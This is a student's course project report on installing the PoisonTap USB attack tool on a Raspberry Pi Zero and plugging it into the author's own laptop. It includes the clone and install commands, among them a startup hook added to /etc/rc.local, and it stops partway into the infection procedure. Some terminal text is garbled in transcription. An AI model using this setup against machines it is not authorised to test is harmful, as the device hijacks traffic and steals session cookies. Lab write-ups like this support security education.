

# [Poison Tap] Final Project

[Eonshik Kim]

[CS 658]

[Rafat Elsharef]

[May 17, 2019]

# Overview

In this project, I am going to install Poison tap on Raspberry Pi Zero, and I will try to see that I could hack my laptop (Mac) by using it. I will write about the result that hacking is successful or not and explain how to protect a computer from this tool.


## What is Poison Tap?

Poison Tap is the USB hacking tool that exploiter can install web backdoor on the locked computer over USB. This tool is made by Sami Kamkar in 2016. It's a simple tool by using node.js. An attacker can install Poison Tap on Raspberry Pi Zero. Then, the attacker connects the Raspberry Pi on the target computer over USB. Once, it connects, it emulates an Ethernet device over USB and hijacks all internet traffic from the machine. It siphons and stores all HTTP cookies and sessions include all the log of search history.

## What do I need?

- A Raspberry Pi zero
- 16GB SD card
- A micro USB cable
- Monitor for Raspberry Pi
- Target computer
- Raspbian
- Poison Tap git

# How to install Poison Tap?



I installed the Raspbian on my Raspberry Pi Zero first.

```

pi@raspberrypi: ~
pi@raspberrypi: ~
File Edit Tabs Help
Setting up lpqlug-network (0.13) ...
Setting up libavahi-client (0.6.2-12-1=deb9u1+rpt1) ...
Setting up libavahi-glib (0.6.2-12-1=deb9u1+rpt1) ...
Setting up libavahi-server (0.6.2-12-1=deb9u1+rpt1) ...
Setting up libavahi-common (1:5.2.7-1+rpi1+deb9u3) ...
Setting up libavahi-common-data (1:5.2.7-1+rpi1+deb9u3) ...
Setting up python3-uno (1:5.2.7-1+rpi1+deb9u3) ...
Setting up libreoffice-base-drivers (1:5.2.7-1+rpi1+deb9u3) ...
Setting up libreoffice-systray (1:5.2.7-1+rpi1+deb9u3) ...
Setting up libreoffice-draw (1:5.2.7-1+rpi1+deb9u3) ...
Setting up libreoffice-avmedia-backend-gstreamer (1:5.2.7-1+rpi1+deb9u3) ...
Setting up libreoffice-style-galaxy (1:5.2.7-1+rpi1+deb9u3) ...
Setting up libreoffice-impress (1:5.2.7-1+rpi1+deb9u3) ...
Setting up libreoffice-math (1:5.2.7-1+rpi1+deb9u3) ...
Setting up libreoffice-calc (1:5.2.7-1+rpi1+deb9u3) ...
Setting up libreoffice-writer (1:5.2.7-1+rpi1+deb9u3) ...
Setting up libreoffice-report-builder-bin (1:5.2.7-1+rpi1+deb9u3) ...
Setting up libreoffice (1:5.2.7-1+rpi1+deb9u3) ...
Processing triggers for libtranslations (0.13-1) ...
Processing triggers for libavahi-glib (0.6.2-12-1=deb9u1+rpt1) ...
Processing triggers for ca-certificates (20161130+rnu1+deb9u1) ...
Updating certificates in /etc/ssl/certs...
0 added, 0 removed; done.
running hooks in /etc/ca-certificates/update.d...
done.
Processing triggers for dbus (1:10.26-0+deb9u1) ...
pi@raspberrypi: ~
pi@raspberrypi: ~
Get:1 http://archive.raspberrypi.org/raspbian stretch InRelease [15.0 kB]
Hit:2 http://archive.raspberrypi.org/debian stretch InRelease
Get:3 http://archive.raspberrypi.org/raspbian stretch/main armhf Packages [11.7 kB]
Get:4 http://archive.raspberrypi.org/raspbian stretch/contrib armhf Packages [5.9 kB]
Get:5 http://archive.raspberrypi.org/raspbian stretch/non-free armhf Packages [45.5 kB]
Get:6 http://archive.raspberrypi.org/raspbian stretch/rpi armhf Packages [1,360 B]
Fetched 11.8 MB in 34s (347 kB/s)
Reading package lists... Done
pi@raspberrypi: ~
pi@raspberrypi: ~ $ sudo apt-get upgrade
Reading package lists... Done
Building dependency tree... Done
Reading status information... Done
Calculating upgrade... Done
The following packages were automatically installed and are no longer required:
  libglib2.0-0 libglib2.0-bin libglib2.0-data libglib2.0-dev libglib2.0-doc
  python-kklavier realpath
Use 'sudo apt autoremove' to remove them.
The following packages have been kept back:
  chromium chromium-beta chromium-ffmpeg chromium-ffmpeg-beta chromium-gpu
  chromium-gpu-beta chromium-gpu-ffmpeg chromium-gpu-ffmpeg-beta
  python3-thonny rpi-chromium-mods sense-emu-tools
0 upgraded, 0 newly installed, 0 to remove and 8 not upgraded.
pi@raspberrypi: ~ $ scrot

```


I needed to update the Raspbian as the latest version. I used the command “sudo apt-get update” and sudo apt-get upgrade”.

```

pi@raspberrypi: ~
pi@raspberrypi: ~
File Edit Tabs Help
pi@raspberrypi: ~
pi@raspberrypi: ~ $ git clone https://github.com/samyk/poisonTap.git
Cloning into 'poisonTap'...
remote: Enumerating objects: 424, done.
remote: Total 424 (delta 0), reused 0 (delta 0), pack-reused 424.
Receiving objects: 100% (344/344), 1.35 MiB | 39.00 KiB/s, done.
Resolving deltas: 100% (32/327), done.
Checking out files: 100% (344/344), done.
pi@raspberrypi: ~ $ []

```

Then, I cloned the git by typing “git clone https://github.com/samyk/poisonTap.git”.



Then, I typed “cd poisontap” to change the directory to the “poisontap” folder. Once, I typed “ls” I was able to see the files in the “poisontap” folder. After that, I typed “nano install.sh” to create the new file.

```

pi@raspberrypi:~$ nano install.sh
pi@raspberrypi:~$ sh install.sh
pi@raspberrypi:~$ scrot
pi@raspberrypi:~$ scrot
pi@raspberrypi:~$ 

```

Below the terminal window, a screenshot of a web browser shows the GitHub repository page for Poisontap, specifically the “Install / File Breakdown” section. It contains instructions for Raspbian, including commands like `echo -e "nauto usb0:allow-hotplug usb0\niface usb0 inet static\n\taddress 1.0.0.1\n\tnetmask 0.0.0.0" > /boot/config.txt` and `apt-get update && apt-get upgrade`.

I copied the installation code from “<http://samy.pl/poisontap>

```

pi@raspberrypi:~/poisontap
File Edit Tabs Help
GNU nano 2.7.4
# Instructions adjusted from https://gist.github.com/gbaman/50b6ccab1dd1c3f88f41
sudo bash
# IF Raspbian BEFORE 2016-05-10, then run next line:
BRANCH=next rpi-update
echo "nameserver 8.8.8.8" > /etc/resolv.conf
echo "dwc2ng eth0" >> /etc/modules
echo "/bin/sh /home/pi/poisontap/pi_startup.sh" >> /etc/rc.local
mkdir /home/pi/poisontap
cd /home/pi/poisontap
apt-get update & apt-get upgrade
apt-get -y install isc-dhcp-server dnsmasq nodejs

```


Then, I pasted it on install.sh. After that, I typed “ctrl + x” to save the file.

```

pi@raspberrypi:~ $ git clone https://github.com/samyk/poisontap.git
pi@raspberrypi:~ $ cd poisontap
pi@raspberrypi:~/poisontap $ git pull
pi@raspberrypi:~/poisontap $ node install.js
pi@raspberrypi:~/poisontap $ node pi_startup.js
pi@raspberrypi:~/poisontap $ sudo su
root@raspberrypi:/home/pi/poisontap# bash install.sh
root@raspberrypi:/home/pi/poisontap# exit
exit
*** Raspberry Pi Firmware updater by Hexxeh, enhanced by AndrewS and Dom
*** First time setup
*** Total: % Received % Xferd Average Speed Time Time Current
100 12545 100 13545 0 0 20977 0 -:-:-- --:--:--:--:--:-- 21032
*** Relaunching after update
*** Raspberry Pi firmware updater by Hexxeh, enhanced by AndrewS and Dom
*** We're running for the first time
*** Backing up files (this will take a few minutes)
*** Backing up firmware

```

I used the command “sudo su” and “bash install.sh” to process the installation for Poison Tap.




pi@raspberrypi: ~/poisontap

```
Docs: man:systemd-sysv-generator(8)
Process: 2380 ExecStart=/etc/init.d/isc-dhcp-server start (code=exited, status=1/FAILURE)
Mar 16 16:42:45 raspberrypi systemd[1]: Starting LSB: DHCP server...
Mar 16 16:42:45 raspberrypi dhcpcd[2142]: Wrote 0 leases to leases file.
Mar 16 16:42:46 raspberrypi dhcpcd[2142]: Starting ISC DHCPv4 server: dhcpcdcheck syslog for diagnostics. ... failed!
Mar 16 16:43:01 raspberrypi isc-dhcp-server[2130]: Failed to start ISC DHCPv4 server: Unit entered failed state.
Mar 16 16:43:01 raspberrypi systemd[1]: isc-dhcp-server.service: Failed with result "exit-code".
Setting up dnsmasq (2.24-11+deb9u4) ...
Processing triggers for libc-bin (2.24-11+deb9u4) ...
Processing triggers for liblzo2-2 (2.09-1+deb9u1) ...
root@raspberrypi:/home/pi/poisontap# bash install.sh
root@raspberrypi:/home/pi/poisontap# exit
*** Raspberry Pi Firmware update by Hexxeh, enhanced by AndrewS and Dom
*** Firmware is self-updating
*** Relaunching after update
*** Raspberry Pi firmware update by Hexxeh, enhanced by AndrewS and Dom
*** Your Firmware is already up to date
*** No updates available for /home/pi/poisontap/. File exists
Hit:1 http://raspbian.raspberrypi.org/raspbian stretch InRelease
Hit:2 http://archive.raspberrypi.org/debian stretch InRelease
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following packages were automatically installed and are no longer required:
  lxdekeymap python-cairo python-gobject python-gobject-2 python-gtk2 python-xklavier realpath
Use 'sudo apt autoremove' to remove them.
The following packages have unmet dependencies:
  libegl1-mesa: Depends: libglapi-mesa <= 10.4.3-3+deb9u1.
    * chromium-browser python-gpiozero python3-gpiozero python3-thonny rpi-chromium-mods sense-emu-tools
      are upgraded, 0 newly installed, 0 to remove and 6 not upgraded.
Reading package lists... Done
Building dependency tree
Reading state information... Done
dnsmasq is already the newest version (2.4b1+debian-25).
libegl1-mesa is already the newest version (10.4.3-3+deb9u1).
screen is already the newest version (4.5.0-6).
nodejs is already the newest version (8.11.1-dfsg-2-bpo9+1).
The following packages were automatically installed and are no longer required:
  libegl1-mesa: Depends: libglapi-mesa <= 10.4.3-3+deb9u1.
    * chromium-browser python-gpiozero python3-gpiozero python3-thonny rpi-chromium-mods sense-emu-tools
      are upgraded, 0 newly installed, 0 to remove and 6 not upgraded.
root@raspberrypi:/home/pi/poisontap# sudo mv dhcpcd.conf /etc/dhcp/dhcpcd.conf
root@raspberrypi:/home/pi/poisontap# sudo nano /etc/rc.local
sudo: nano /etc/rc.local: command not found
root@raspberrypi:/home/pi/poisontap# sudo mv dhcpcd.conf /etc/dhcp/dhcpcd.conf[
```

After the installation was finished, I typed “`sudo mv dhcpcd.conf /etc/dhcp/dhcpcd.conf`” to move the config file. Poison Tap was ready to use at this point.


## Procedure to infect the target computer




First, I plugged the Raspberry Pi zero into the target computer via USB.

The screenshot shows a web browser window with the ICZN website loaded. The main content area features the ICZN logo, a search bar, and a navigation menu with links like 'FAQS', 'NEWS', 'OTHER ICZN PUBLICATIONS', 'ABOUT', 'THE CODE', 'SUBMITTING TO THE BZN', 'CURRENT CASES', 'ZOOBANK', and 'LIST OF AVAILABLE NAMES'. Below this is a section titled 'Welcome to the ICZN' with a sub-section about manuscript submission. The right side of the browser window displays the Chrome DevTools Network tab, showing a timeline of network requests and responses.


I prepared the HTTP website before I plug the Raspberry Pi zero into the target computer via USB. Poison Tap only works when HTTP website is on.



